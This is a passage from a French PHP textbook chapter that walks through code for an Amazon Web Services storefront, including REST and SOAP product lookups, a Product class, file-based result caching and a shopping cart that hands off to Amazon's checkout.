    // Choisissez entre XML/HTTP et SOAP dans constants.php
    // Renvoie un objet Products
    function ASINSearch($ASIN, $mode = 'books') {
      $this->type = 'ASIN';
      $this->ASIN=$ASIN;
      $this->mode = $mode;
      $ASIN = padASIN($ASIN);

      $this->Service = "AWSECommerceService";
      $this->Operation = "ItemLookup";
      $this->AWSAccessKeyId = DEVTAG;
      $this->AssociateTag = ASSOCIATEID;
      $this->ResponseGroup = "Large";
      $this->IdType = "ASIN";
      $this->ItemId = $ASIN;

      if(METHOD=='SOAP') {

        $soapclient = new nusoap_client(
        'http://ecs.amazonaws.com/AWSECommerceService/
AWSECommerceService.wsdl',
        'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service, 'Operation' =>
        $this->Operation, 'ResponseGroup' => $this->ResponseGroup,
        'IdType' => $this->IdType, 'ItemId' => $this->ItemId);

        $parameters = array('AWSAccessKeyId' => DEVTAG,
        'AssociateTag' => ASSOCIATEID, 'Request'=>array($request));

        // Effectue la véritable requête SOAP
        $result = $soap_proxy->ItemLookup($parameters);
```

```
        if(isSOAPError($result)) {
          return false;
        }

        $this->products[0] = new Product($result['Items']['Item']);

        $this->totalResults=1;
        unset($soapclient);
        unset($soap_proxy);

      } else  {
        // Crée l'URL et appelle parseXML pour la télécharger et
        // l'analyser
        $this->url = "http://ecs.amazonaws.com/onca/xml?".
                     "Service=".$this->Service.
                     "&Operation=".$this->Operation.
                     "&AssociateTag=".$this->AssociateTag.
                     "&AWSAccessKeyId=".$this->AWSAccessKeyId.
                     "&ResponseGroup=".$this->ResponseGroup.
                     "&IdType=".$this->IdType.
                     "&ItemId=".$this->ItemId;

        $this->parseXML();
      }
      return $this->products[0];
     }

    // Effectue une requête pour obtenir une page de produits avec
    // une recherche par mot-clé.
    // Choisissez entre XML/HTTP et SOAP dans constants.php
    // Renvoie un tableau de Product
    function keywordSearch($search, $page, $mode = 'Books') {

      $this->Service = "AWSECommerceService";
      $this->Operation = "ItemSearch";
      $this->AWSAccessKeyId = DEVTAG;
      $this->AssociateTag = ASSOCIATEID;
      $this->ResponseGroup = "Large";
      $this->SearchIndex= $mode;
      $this->Keywords= $search;

      if(METHOD=='SOAP') {
        $soapclient = new nusoap_client(
        'http://ecs.amazonaws.com/AWSECommerceService/
AWSECommerceService.wsdl',
        'wsdl');

        $soap_proxy = $soapclient->getProxy();

        $request = array ('Service' => $this->Service,
                          'Operation' => $this->Operation,
                          'ResponseGroup' => $this->ResponseGroup,
                          'SearchIndex' => $this->SearchIndex,
                          'Keywords' => $this->Keywords);
```

```
        $parameters = array('AWSAccessKeyId' => DEVTAG,
        'AssociateTag' => ASSOCIATEID, 'Request'=>array($request));

        // Effectue la véritable requête SOAP
        $result = $soap_proxy->ItemSearch($parameters);

        if(isSOAPError($result)) {
          return false;
        }

        $this->totalResults = $result['TotalResults'];

        foreach($result['Items']['Item'] as $product) {
          $this->products[] = new Product($product);
        }
        unset($soapclient);
        unset($soap_proxy);

      } else  {

        $this->url = "http://ecs.amazonaws.com/onca/xml?".
                     "Service=".$this->Service.
                     "&Operation=".$this->Operation.
                     "&AssociateTag=".$this->AssociateTag.
                     "&AWSAccessKeyId=".$this->AWSAccessKeyId.
                     "&ResponseGroup=".$this->ResponseGroup.
                     "&SearchIndex=".$this->SearchIndex.
                     "&Keywords=".$this->Keywords;


        $this->parseXML();
      }
      return $this->products;
    }

    // Analyse le XML contenu dans les objets Product
    function parseXML() {
      // Suppression des erreurs car cela échoue
      $xml = @simplexml_load_file($this->url);
      if(!$xml) {
        // Essaie une seconde fois au cas où le serveur est occupé.
        $xml = @simplexml_load_file($this->url);
        if(!$xml) {
          return false;
        }

      }

      $this->totalResults = (integer)$xml->TotalResults;
      foreach($xml->Items->Item as $productXML) {
        $this->products[] = new Product($productXML);
      }
    }
  }
  ?>
```

Cette classe fait exactement ce qu'on est en droit d'attendre des classes : elle encapsule l'interface vers Amazon dans une jolie boîte noire. Dans la classe, on peut choisir d'effectuer une connexion *via* la méthode REST ou SOAP. La méthode choisie est déterminée par la valeur de la constante globale `METHOD`, définie dans *constants.php*.

Revenons à l'exemple du parcours d'une catégorie. On y utilise la classe `AmazonResultSet` de la façon suivante :

```
$ars = new AmazonResultSet;
$ars->browseNodeSearch($parameters['browsenode'],
                       $parameters['page'],
                       $parameters['mode']);
```

Cette classe n'ayant pas de constructeur, on appelle directement sa méthode `browseNodeSearch()`, à qui l'on passe, ici, trois paramètres : le numéro de `browsenode` qui nous intéresse (qui correspond, par exemple, à *Business & Investing* ou à *Computers & Internet)* ; le numéro de page, qui correspond aux enregistrements que vous voulez récupérer, et le mode, qui représente le type de marchandise qui vous intéresse. Un extrait du code de cette méthode apparaît dans le Listing 31.9.

Listing 31.9 : Méthode *browseNodeSearch()* — Parcours d'une catégorie

```
// Effectue une requête pour obtenir une page contenant les produits d'un
nœud de navigation.
// Choisissez XML/HTTP ou SOAP dans constants.php
// Renvoie un tableau de Product
function browseNodeSearch($browseNode, $page, $mode) {

  $this->Service = "AWSECommerceService";
  $this->Operation = "ItemSearch";
  $this->AWSAccessKeyId = DEVTAG;
  $this->AssociateTag = ASSOCIATEID;
  $this->BrowseNode = $browseNode;
  $this->ResponseGroup = "Large";
  $this->SearchIndex= $mode;
  $this->Sort= "salesrank";
  $this->TotalPages= $page;

  if(METHOD=='SOAP')  {

    $soapclient = new nusoap_client(
    'http://ecs.amazonaws.com/AWSECommerceService/
AWSECommerceService.wsdl',
    'wsdl');

    $soap_proxy = $soapclient->getProxy();

    $request = array ('Service' => $this->Service,
                      'Operation' => $this->Operation,
                      'BrowseNode' => $this->BrowseNode,
                      'ResponseGroup' => $this->ResponseGroup,
                      'SearchIndex' => $this->SearchIndex,
```

```
                        'Sort' => $this->Sort,
                        'TotalPages' => $this->TotalPages);

      $parameters = array('AWSAccessKeyId' => DEVTAG,
                          'AssociateTag' => ASSOCIATEID,
                          'Request'=>array($request));

      // Effectue la vraie requête SOAP
      $result = $soap_proxy->ItemSearch($parameters);

      if(isSOAPError($result)) {
        return false;
      }

      $this->totalResults = $result['TotalResults'];

      foreach($result['Items']['Item'] as $product) {
        $this->products[] = new Product($product);
      }
      unset($soapclient);
      unset($soap_proxy);

    } else {
      // Crée une URL et appelle parseXML pour la télécharger et
      // l'analyser
      $this->url = "http://ecs.amazonaws.com/onca/xml?".
                   "Service=".$this->Service.
                   "&Operation=".$this->Operation.
                   "&AssociateTag=".$this->AssociateTag.
                   "&AWSAccessKeyId=".$this->AWSAccessKeyId.
                   "&BrowseNode=".$this->BrowseNode.
                   "&ResponseGroup=".$this->ResponseGroup.
                   "&SearchIndex=".$this->SearchIndex.
                   "&Sort=".$this->Sort.
                   "&TotalPages=".$this->TotalPages;

      $this->parseXML();
    }

    return $this->products;
  }
```

Selon la valeur de la constante `METHOD`, cette méthode effectue la requête *via* REST ou SOAP. Cependant, dans les deux cas, les informations envoyées sont les mêmes. Les lignes suivantes, qui apparaissent au début de la fonction, représentent les variables de cette requête et leurs valeurs :

```
$this->Service = "AWSECommerceService";
$this->Operation = "ItemSearch";
$this->AWSAccessKeyId = DEVTAG;
$this->AssociateTag = ASSOCIATEID;
$this->BrowseNode = $browseNode;
$this->ResponseGroup = "Large";
$this->SearchIndex= $mode;
$this->Sort= "salesrank";
$this->TotalPages= $page;
```

Certaines de ces valeurs sont initialisées dans d'autres parties de l'application ; c'est le cas de `$browseNode`, `$mode` et `$page`. Les autres valeurs sont des constantes, comme `DEVTAG` et `ASSOCIATEID`. D'autres encore comme les valeurs de `$this >Service`, `$this >Operation` et `$this >Sort` sont statiques dans cette implémentation.

Les variables minimales requises dépendent du type de la requête : ici, on parcourt un nœud particulier en triant les articles sur le nombre de ventes, mais les variables nécessaires à une recherche d'un article spécifique ou d'une recherche par mot-clé seront différentes. Vous pouvez consulter la liste de ces variables au début des fonctions `browseNodeSearch()`, `ASINSearch()` et `keywordSearch()` dans le fichier *AmazonResultSet.php*. Le guide du développeur AWS contient en outre des informations détaillées sur les variables requises par tous les types de requêtes.

Nous allons maintenant étudier la création de la requête dans la fonction `browseNodeSearch()` pour les méthodes REST et SOAP. Le format de cette création dans les fonctions `ASINSearch()` et `keywordSearch()` utilise le même concept.

Utilisation de REST pour effectuer une requête et récupérer un résultat

Les variables membres de la classe ayant déjà été initialisées au début de la fonction `browseNodeSearch()` (ou `ASINSearch()` ou `keywordSearch()`), il reste simplement à formater et à envoyer l'URL pour utiliser REST/XML par HTTP :

```
$this->url = "http://ecs.amazonaws.com/onca/xml?".
             "Service=".$this->Service.
             "&Operation=".$this->Operation.
             "&AssociateTag=".$this->AssociateTag.
             "&AWSAccessKeyId=".$this->AWSAccessKeyId.
             "&BrowseNode=".$this->BrowseNode.
             "&ResponseGroup=".$this->ResponseGroup.
             "&SearchIndex=".$this->SearchIndex.
             "&Sort=".$this->Sort.
             "&TotalPages=".$this->TotalPages;
```

Ici, l'URL de base est **http://ecs.amazonaws.com/onca/xml**. On y ajoute les noms des variables et leurs valeurs pour former une chaîne de requête GET. La documentation complète sur ces variables et les autres variables possibles se trouve dans le guide du développeur AWS.

Après avoir configuré tous ces paramètres, il suffit d'appeler

```
$this->parseXML();
```

pour effectuer le véritable traitement. Le code de la méthode `parseXML()` est présenté dans le Listing 31.10.

Listing 31.10 : Méthode parseXML() — Analyse du XML renvoyé pour une requête

```
// Analyse le XML dans des objets Product
function parseXML() {
  // Supprime les erreurs car cela peut parfois
  $xml = @simplexml_load_file($this->url);
  if(!$xml) {
    // Essaie une seconde fois car le serveur peut être occupé
    $xml = @simplexml_load_file($this->url);
    if(!$xml) {
      return false;
    }
  }

  $this->totalResults = (integer)$xml->TotalResults;
  foreach($xml->Items->Item as $productXML) {
    $this->products[] = new Product($productXML);
  }
}
```

C'est la fonction `simplexml load file()` qui effectue le gros du travail. Elle lit le contenu d'un document XML à partir d'un fichier ou, comme ici, d'une URL et fournit une interface orientée objet pour accéder aux données et à la structure de ce document. Cette interface est utile pour les données mais, comme on ne veut manipuler qu'un seul ensemble de fonctions interfaces pour travailler sur les données, qu'elles soient obtenues *via* REST ou SOAP, on peut construire sa propre interface orientée objet vers les mêmes données dans les instances de la classe `Product`. Vous remarquerez que, dans la version REST, on transtype les attributs de XML en types de variables PHP. Sans ce transtypage, on obtiendrait des représentations objets pour chaque élément de données qui ne nous seraient pas très utiles.

La classe `Product` contient essentiellement des fonctions accesseurs pour lire les valeurs stockées dans ses membres privés : l'affichage du fichier complet n'est donc pas très intéressant. En revanche, la structure de cette classe et le code de son constructeur méritent un coup d'œil, c'est la raison pour laquelle nous les présentons dans le Listing 31.11.

Listing 31.11 : La classe *Product* encapsule les informations disponibles sur un produit Amazon

```
class Product {
  private $ASIN;
  private $productName;
  private $releaseDate;
  private $manufacturer;
  private $imageUrlMedium;
  private $imageUrlLarge;
  private $listPrice;
  private $ourPrice;
```

```
private $salesRank;
private $availability;
private $avgCustomerRating;
private $authors = array();
private $reviews = array();
private $similarProducts = array();
private $soap; // Tableau renvoyé par les appels SOAP

function __construct($xml) {
  if(METHOD=='SOAP')  {

    $this->ASIN = $xml['ASIN'];
    $this->productName = $xml['ItemAttributes']['Title'];

    if (is_array($xml['ItemAttributes']['Author']) != "") {
        foreach($xml['ItemAttributes']['Author'] as $author) {
          $this->authors[] = $author;
        }
    } else {
        $this->authors[] = $xml['ItemAttributes']['Author'];
    }

    $this->releaseDate =
              $xml['ItemAttributes']['PublicationDate'];
    $this->manufacturer =
              $xml['ItemAttributes']['Manufacturer'];
    $this->imageUrlMedium = $xml['MediumImage']['URL'];
    $this->imageUrlLarge = $xml['LargeImage']['URL'];

    $this->listPrice =
        $xml['ItemAttributes']['ListPrice']['FormattedPrice'];
    $this->listPrice = str_replace('$', '', $this->listPrice);
    $this->listPrice = str_replace(',', '', $this->listPrice);
    $this->listPrice = floatval($this->listPrice);

    $this->ourPrice =
       $xml['OfferSummary']['LowestNewPrice']['FormattedPrice'];
    $this->ourPrice = str_replace('$', '', $this->ourPrice);
    $this->ourPrice = str_replace(',', '', $this->ourPrice);
    $this->ourPrice = floatval($this->ourPrice);

    $this->salesRank = $xml['SalesRank'];
    $this->availability =
        $xml['Offers']['Offer']['OfferListing']['Availability'];
    $this->avgCustomerRating =
        $xml['CustomerReviews']['AverageRating'];

    $reviewCount = 0;

    if (is_array($xml['CustomerReviews']['Review'])) {
        foreach($xml['CustomerReviews']['Review'] as $review) {
          $this->reviews[$reviewCount]['Rating'] =
                                      $review['Rating'];
          $this->reviews[$reviewCount]['Summary'] =
                                      $review['Summary'];
          $this->reviews[$reviewCount]['Content'] =
```

```
                                        $review['Content'];
            $reviewCount++;
          }
      }

      $similarProductCount = 0;

      if (is_array($xml['SimilarProducts']['SimilarProduct'])) {
          foreach($xml['SimilarProducts']['SimilarProduct'] as
                  $similar) {
           $this->similarProducts[$similarProductCount]['Title'] =
              $similar['Title'];
            $this->similarProducts[$similarProductCount]['ASIN'] =
              $review['ASIN'];
            $similarProductCount++;
          }
      }


  } else   {
      // Utilisation de REST

      $this->ASIN = (string)$xml->ASIN;
      $this->productName = (string)$xml->ItemAttributes->Title;
      if($xml->ItemAttributes->Author) {
        foreach($xml->ItemAttributes->Author as $author) {
          $this->authors[] = (string)$author;
        }
      }
      $this->releaseDate =
            (string)$xml->ItemAttributes->PublicationDate;
      $this->manufacturer =
            (string)$xml->ItemAttributes->Manufacturer;
      $this->imageUrlMedium = (string)$xml->MediumImage->URL;
      $this->imageUrlLarge = (string)$xml->LargeImage->URL;

      $this->listPrice =
          (string)$xml->ItemAttributes->ListPrice->FormattedPrice;
      $this->listPrice = str_replace('$', '', $this->listPrice);
      $this->listPrice = str_replace(',', '', $this->listPrice);
      $this->listPrice = floatval($this->listPrice);

      $this->ourPrice =
       (string)$xml->OfferSummary->LowestNewPrice->FormattedPrice;
      $this->ourPrice = str_replace('$', '', $this->ourPrice);
      $this->ourPrice = str_replace(',', '', $this->ourPrice);
      $this->ourPrice = floatval($this->ourPrice);

      $this->salesRank = (string)$xml->SalesRank;
      $this->availability =
        (string)$xml->Offers->Offer->OfferListing->Availability;
      $this->avgCustomerRating =
        (float)$xml->CustomerReviews->AverageRating;

      $reviewCount = 0;
```

```
    if($xml->CustomerReviews->Review) {
      foreach ($xml->CustomerReviews->Review as $review) {
        $this->reviews[$reviewCount]['Rating'] =
                              (float)$review->Rating;
        $this->reviews[$reviewCount]['Summary'] =
                              (string)$review->Summary;
        $this->reviews[$reviewCount]['Content'] =
                              (string)$review->Content;
        $reviewCount++;
      }
    }

    $similarProductCount = 0;

    if($xml->SimilarProducts->SimilarProduct) {
      foreach ($xml->SimilarProducts->SimilarProduct as
                $similar) {
        $this->similarProducts[$similarProductCount]['Title'] =
             (string)$similar->Title;
        $this->similarProducts[$similarProductCount]['ASIN'] =
             (string)$similar->ASIN;
        $similarProductCount++;
      }
    }

  }
}

// La plupart des méthodes de cette classe se ressemblent et
// renvoient simplement la variable privée
function similarProductCount() {
  return count($this->similarProducts);
}

function similarProduct($i) {
  return $this->similarProducts[$i];
}

function customerReviewCount() {
  return count($this->reviews);
}

function customerReviewRating($i) {
  return $this->reviews[$i]['Rating'];
}

function customerReviewSummary($i) {
  return $this->reviews[$i]['Summary'];
}

function customerReviewComment($i) {
  return $this->reviews[$i]['Content'];
}

function valid() {
  if(isset($this->productName) && ($this->ourPrice>0.001) &&
```

```
            isset($this->ASIN)) {
      return true;
    } else {
      return false;
    }
  }

  function ASIN() {
    return padASIN($this->ASIN);
  }

  function imageURLMedium() {
    return $this->imageUrlMedium;
  }

  function imageURLLarge() {
    return $this->imageUrlLarge;
  }

  function productName() {
    return $this->productName;
  }

  function ourPrice() {
    return number_format($this->ourPrice,2, '.', '');
  }

  function listPrice() {
    return number_format($this->listPrice,2, '.', '');
  }

  function authors() {
    if(isset($this->authors)) {
      return $this->authors;
    } else {
      return false;
    }
  }

  function releaseDate() {
    if(isset($this->releaseDate)) {
      return $this->releaseDate;
    } else {
      return false;
    }
  }

  function avgCustomerRating() {
    if(isset($this->avgCustomerRating)) {
      return $this->avgCustomerRating;
    } else {
      return false;
    }
  }

  function manufacturer() {
```

```
      if(isset($this->manufacturer)) {
        return $this->manufacturer;
      } else {
        return false;
      }
    }

    function salesRank()  {
      if(isset($this->salesRank)) {
        return $this->salesRank;
      } else {
        return false;
      }
    }

    function availability() {
      if(isset($this->availability)) {
        return $this->availability;
      } else {
        return false;
      }
    }
  }
```

Là aussi, ce constructeur prend deux formes de données d'entrées différentes et crée une seule interface. Vous remarquerez que, même si une partie de ce code aurait pu être plus générique, certains attributs épineux comme les commentaires des lecteurs ont des noms différents en fonction de la méthode.

Maintenant que nous avons passé en revue la récupération des données, nous pouvons redonner le contrôle à `getARS()` et, de là, à `showBrowseNode()`. L'étape suivante est donc :

```
showSummary($ars->products(), $page,
            $ars->totalResults(), $mode,
            $browseNode);
```

La fonction `showSummary()` affiche simplement les données de l'objet `AmazonResultSet`, telles que vous pouvez les voir à la Figure 31.1. Nous ne présenterons donc pas son code ici.

Utilisation de SOAP pour effectuer une requête et récupérer un résultat

Revenons en arrière sur la version SOAP de la fonction `browseNodeSearch()`. Nous répétons ici la section du code qui nous intéresse :

```
$soapclient = new nusoap_client(
  'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl',
  'wsdl');
```

```
$soap_proxy = $soapclient->getProxy();

$request = array ('Service' => $this->Service,
                  'Operation' => $this->Operation,
                  'BrowseNode' => $this->BrowseNode,
                  'ResponseGroup' => $this->ResponseGroup,
                  'SearchIndex' => $this->SearchIndex,
                  'Sort' => $this->Sort,
                  'TotalPages' => $this->TotalPages);

$parameters = array('AWSAccessKeyId' => DEVTAG,
                    'AssociateTag' => ASSOCIATEID,
                    'Request'=>array($request));

// Effectue la véritable requête SOAP
$result = $soap_proxy->ItemSearch($parameters);

if(isSOAPError($result)) {
  return false;
}

$this->totalResults = $result['TotalResults'];

foreach($result['Items']['Item'] as $product) {
  $this->products[] = new Product($product);
}
unset($soapclient);
unset($soap_proxy);
```

Il n'y a aucune fonction supplémentaire à étudier ici car le client SOAP s'occupe de tout.

On commence par créer une instance du client SOAP :

```
$soapclient = new nusoap_client(
  'http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl',
  'wsdl');
```

Ici, on lui fournit deux paramètres : la description WSDL du service et une chaîne indiquant au client que le premier paramètre est une URL WSDL. Nous aurions également pu nous contenter d'un seul paramètre : l'extrémité du service, c'est-à-dire l'URL directe du serveur SOAP.

Nous avons choisi de procéder ainsi pour une bonne raison, dont vous pouvez vous rendre compte dans la ligne suivante du code :

```
$soap_proxy = $soapclient->getProxy();
```

Celle-ci crée une classe en utilisant les informations situées dans le document WSDL. Cette classe, le *mandataire SOAP*, disposera de méthodes correspondant à celles du service web, ce qui facilite beaucoup les choses puisque nous pouvons ainsi interagir avec le service web comme s'il s'agissait d'une classe PHP locale.

Puis nous créons un tableau contenant les éléments que nous devons passer à la requête `browsenode` :

```
$request = array ('Service' => $this->Service,
                  'Operation' => $this->Operation,
                  'BrowseNode' => $this->BrowseNode,
                  'ResponseGroup' => $this->ResponseGroup,
                  'SearchIndex' => $this->SearchIndex,
                  'Sort' => $this->Sort,
                  'TotalPages' => $this->TotalPages);
```

Il reste deux éléments à passer à la requête : `AWSAccessKeyID` et `AssociateTag`. Ces éléments, plus ceux de `$request`, sont placés dans un autre tableau nommé `$parameters` :

```
$parameters = array('AWSAccessKeyId' => DEVTAG,
                    'AssociateTag' => ASSOCIATEID,
                    'Request'=>array($request));
```

En utilisant la classe `proxy`, il suffit alors d'appeler les méthodes du service web en leur passant ce tableau de paramètres :

```
$result = $soap_proxy->ItemSearch($parameters);
```

`$result` est un tableau que vous pouvez directement stocker comme un objet `Product` dans le tableau `products` de la classe `AmazonResultSet`.

Mise en cache des réponses à une requête

Revenons à la fonction `getARS()` et au problème de la mise en cache. Voici à nouveau le code de cette fonction :

```
// Récupère un AmazonResultSet à partir du cache ou d'une vraie requête.
Dans ce dernier cas, il est ajouté au cache.

function getARS($type, $parameters) {
  $cache = cached($type, $parameters);
  if ($cache) {
    // Si on l'a trouvé dans le cache
    return $cache;
  } else {
    $ars = new AmazonResultSet;
    if($type == 'asin') {
      $ars->ASINSearch(padASIN($parameters['asin']),
                       $parameters['mode']);
    }
    if($type == 'browse') {
      $ars->browseNodeSearch($parameters['browsenode'],
             $parameters['page'], $parameters['mode']);
    }
    if($type == 'search') {
      $ars->keywordSearch($parameters['search'],
                          $parameters['page'],
             $parameters['mode']);
    }
```

```
    cache($type, $parameters, $ars);
  }
  return $ars;
}
```

Toute la mise en cache SOAP et XML de l'application est réalisée dans cette fonction, tandis que la mise en cache des images est gérée par une autre fonction. On commence par appeler la fonction `cached()` pour savoir si l'objet `AmazonResultSet` voulu est déjà dans le cache. Si c'est le cas, on le renvoie au lieu d'adresser une nouvelle requête à Amazon :

```
$cache = cached($type, $parameters);
if ($cache) {
  // Si on l'a trouvé dans le cache
  return $cache;
}
```

Sinon, lorsqu'on a récupéré les données provenant d'Amazon, on les ajoute au cache :

```
cache($type, $parameters, $ars);
```

Le code des deux fonctions `cached()` et `cache()` est présenté dans le Listing 31.12. Elles implémentent la mise en cache exigée par Amazon dans ses conditions d'utilisation du service.

Listing 31.12 : Fonctions *cached()* et *cache()* de *cachefunctions.php*

```
// Vérifie si une donnée d'Amazon est dans le cache.
// Si c'est le cas, on la renvoie
// Sinon, on renvoie false
function cached($type, $parameters) {
  if($type == 'browse') {
    $filename = CACHE.'/browse.'.$parameters['browsenode'].'.'
              .$parameters['page'].'.'.$parameters['mode'].'.dat';
  }
  if($type == 'search') {
    $filename = CACHE.'/search.'.$parameters['search'].'.'
              .$parameters['page'].'.'.$parameters['mode'].'.dat';
  }
  if($type == 'asin') {
    $filename = CACHE.'/asin.'.$parameters['asin'].'.'
               .$parameters['mode'].'.dat';
  }

  // La donnée n'est pas dans le cache ou a plus d'une heure ?
  if(!file_exists($filename) ||
      ((mktime() - filemtime($filename)) > 60*60))  {
    return false;
  }
  $data = file_get_contents($filename);
  return unserialize($data);
}

// Ajoute les données d'Amazon au cache
```

```
function cache($type, $parameters, $data) {
  if($type == 'browse') {
    $filename = CACHE.'/browse.'.$parameters['browsenode'].'.'
              .$parameters['page'].'.'.$parameters['mode'].'.dat';
  }
  if($type == 'search') {
    $filename = CACHE.'/search.'.$parameters['search'].'.'
              .$parameters['page'].'.'.$parameters['mode'].'.dat';
  }
  if($type == 'asin') {
    $filename = CACHE.'/asin.'.$parameters['asin'].'.'
               .$parameters['mode'].'.dat';
  }

  $data = serialize($data);

  $fp = fopen($filename, 'wb');
  if(!$fp || (fwrite($fp, $data)==-1))  {
    echo  ('<p>Error, could not store cache file');
  }
  fclose($fp);
}
```

En examinant ce code, vous pouvez constater que les fichiers du cache sont stockés sous un nom qui est formé du type de la requête suivi des paramètres de la requête. La fonction `cache()` stocke les résultats en les sérialisant, tandis que la fonction `cached()` les désérialise. Celle-ci écrasera également toutes les données vieilles de plus d'une heure, comme cela est indiqué dans les termes et les conditions.

La fonction `serialize()` transforme des données d'un programme en chaîne qui peut ensuite être stockée. Ici, on crée une représentation stockable d'un objet `AmazonResultSet`. L'appel à `unserialize()` fait l'inverse, en retransformant la version stockée en structure de données en mémoire. Désérialiser un objet comme celui-ci nécessite évidemment de disposer de la définition de la classe dans le fichier pour que la classe soit compréhensible et utilisable une fois qu'elle aura été rechargée.

Dans cette application, la récupération d'un résultat à partir du cache s'effectue en une fraction de seconde, tandis qu'une nouvelle requête peut prendre jusqu'à 10 secondes.

Construction du panier virtuel

Que pouvons-nous faire avec toutes ces fonctionnalités que nous offre Amazon ? L'application la plus évidente est la construction d'un panier virtuel mais, comme on l'a déjà décrit en détail au Chapitre 26, nous ne nous y attarderons pas beaucoup ici.

Les fonctions permettant de manipuler un panier virtuel sont présentées dans le Listing 31.13.

Listing 31.13 : *cartfunctions.php* — Implémentation du panier virtuel

```
<?php
require_once('AmazonResultSet.php');

// Utilisation de la fonction showSummary() de bookdisplay.php
// pour afficher le contenu courant du panier

function showCart($cart, $mode) {
  // Construction d'un tableau à passer
  $products = array();
  foreach($cart as $ASIN=>$product)  {
    $ars = getARS('asin', array('asin'=>$ASIN, 'mode'=>$mode));
    if($ars) {
      $products[] = $ars->getProduct(0);
    }
  }
  // Construction du formulaire pour faire le lien avec un panier
  // sur le site d'Amazon
  echo "<form method=\"POST\"
         action=\"http://www.amazon.com/gp/aws/cart/add.html\">";

  foreach($cart as $ASIN=>$product)   {
    $quantity = $cart[$ASIN]['quantity'];
    echo "<input type=\"hidden\" name=\"ASIN.".$ASIN."\"
          value=\"".$ASIN."\">";
    echo "<input type=\"hidden\" name=\"Quantity.".$ASIN."\"
          value=\"".$quantity."\">";
  }

  echo "<input type=\"hidden\" name=\"SubscriptionId\"
           value=\"".DEVTAG."\">
        <input type=\"hidden\" name=\"AssociateTag\"
           value=\"".ASSOCIATEID."\">
        <input type=\"image\" src=\"images/checkout.gif\"
               name=\"submit.add-to-cart\" value=\"Buy
               From Amazon.com\">
         When you have finished shopping press checkout to add all
         the items in your Tahuayo cart to your Amazon cart and
         complete your purchase.
         </form>
         <br/><a href=\"index.php?action=emptycart\"><img
           src=\"images/emptycart.gif\" alt=\"Empty Cart\"
           border=\"0\"></a>
        If you have finished with this cart, you can empty it
        of all items.
        </form>
        <br />
        <h1>Cart Contents</h1>";

  showSummary($products, 1, count($products), $mode,  0, true);

}

// Affiche le petit résumé du panier qui apparaît toujours à
// l'écran. On ne montre que les trois derniers articles ajoutés.
```

```
function showSmallCart() {
  global $_SESSION;

  echo "<table border=\"1\" cellpadding=\"1\" cellspacing=\"0\">
        <tr><td class=\"cartheading\">Your Cart $".
       number_format(cartPrice(), 2)."</td></tr>
       <tr><td class=\"cart\">".cartContents()."</td></tr>";

  // Formulaire pour établir le lien avec le panier d'Amazon.com
echo "<form method=\"POST\"
              action=\"http://www.amazon.com/gp/aws/cart/add.html\">
        <tr><td class=\"cartheading\"><a
               href=\"index.php?action=showcart\"><img
               src=\"images/details.gif\" border=\"0\"></a>";

  foreach($_SESSION['cart'] as $ASIN=>$product)   {
    $quantity = $_SESSION['cart'][$ASIN]['quantity'];
    echo "<input type=\"hidden\" name=\"ASIN.".$ASIN."\"
             value=\"".$ASIN."\">";
    echo "<input type=\"hidden\" name=\"Quantity.".$ASIN."\"
             value=\"".$quantity."\">";
  }
  echo "<input type=\"hidden\" name=\"SubscriptionId\"
             value=\"".DEVTAG."\">
        <input type=\"hidden\" name=\"AssociateTag\"
             value=\"".ASSOCIATEID."\">
        <input type=\"image\" src=\"images/checkout.gif\"
               name=\"submit.add-to-cart\" value=\"Buy From
               Amazon.com\">
        </td></tr>
        </form>
        </table>";
}


// Affiche les trois derniers articles ajoutés au
function cartContents() {
  global $_SESSION;

  $display = array_slice($_SESSION['cart'], -3, 3);
  // we want them in reverse chronological order
  $display = array_reverse($display, true);

  $result = '';
  $counter = 0;

  // Abrège les noms s'ils sont trop longs
  foreach($display as $product)   {
    if(strlen($product['name'])<=40) {
      $result .= $product['name']."<br />";
    } else {
      $result .= substr($product['name'], 0, 37)."...<br />";
    }
    $counter++;
  }
```

```
  // Ajoute des lignes blanches au panier s'il est presque vide,
  // afin que l'affichage reste le même.

  for(;$counter<3; $counter++) {
    $result .= "<br />";
  }
  return $result;
}

// Calcule le prix total des articles du panier
function cartPrice() {
  global $_SESSION;
  $total = 0.0;
  foreach($_SESSION['cart'] as $product)  {
    $price = str_replace('$', '', $product['price']);
    $total += $price*$product['quantity'];
  }

  return $total;
}

// Ajoute un article au panier
// Il n'existe pas actuellement de moyen d'en ajouter plusieurs à
// la fois
function addToCart(&$cart, $ASIN, $mode) {
  if(isset($cart[$ASIN] ))   {
    $cart[$ASIN]['quantity'] +=1;
  } else {
    // Vérifie que l'ASIN est correct et recherche le prix
    $ars = new AmazonResultSet;
    $product = $ars->ASINSearch($ASIN, $mode);

    if($product->valid()) {
      $cart[$ASIN] = array('price'=>$product->ourPrice(),
            'name' => $product->productName(), 'quantity' => 1) ;
     }
  }

}

// Supprime du panier toutes les instances d'un article donné
function deleteFromCart(&$cart, $ASIN) {
  unset ($cart[$ASIN]);
}
?>
```

Par rapport à la version précédente, le fonctionnement de ce panier présente quelques différences. Dans la fonction `addToCart()`, par exemple, on peut vérifier qu'un article a un ASIN correct avant de l'ajouter et on peut rechercher son prix courant (ou, au moins, celui qui est dans le cache).

Le problème vraiment intéressant ici consiste à savoir comment renvoyer les données à Amazon lorsqu'un client passe sa commande.

Passer la commande auprès d'Amazon

Voici la partie concernée du Listing 31.13 :

```
// Construction du formulaire pour faire le lien avec un panier
  // sur le site d'Amazon
  echo "<form method=\"POST\"
         action=\"http://www.amazon.com/gp/aws/cart/add.html\">";

  foreach($cart as $ASIN=>$product)   {
    $quantity = $cart[$ASIN]['quantity'];
    echo "<input type=\"hidden\" name=\"ASIN.".$ASIN."\"
          value=\"".$ASIN."\">";
    echo "<input type=\"hidden\" name=\"Quantity.".$ASIN."\"
          value=\"".$quantity."\">";
  }

echo "<input type=\"hidden\" name=\"SubscriptionId\"
           value=\"".DEVTAG."\">
        <input type=\"hidden\" name=\"AssociateTag\"
           value=\"".ASSOCIATEID."\">
        <input type=\"image\" src=\"images/checkout.gif\"
               name=\"submit.add-to-cart\" value=\"Buy
               From Amazon.com\">
         When you have finished shopping press checkout to add all
         the items in your Tahuayo cart to your Amazon cart and
         complete your purchase.
         </form>"
```

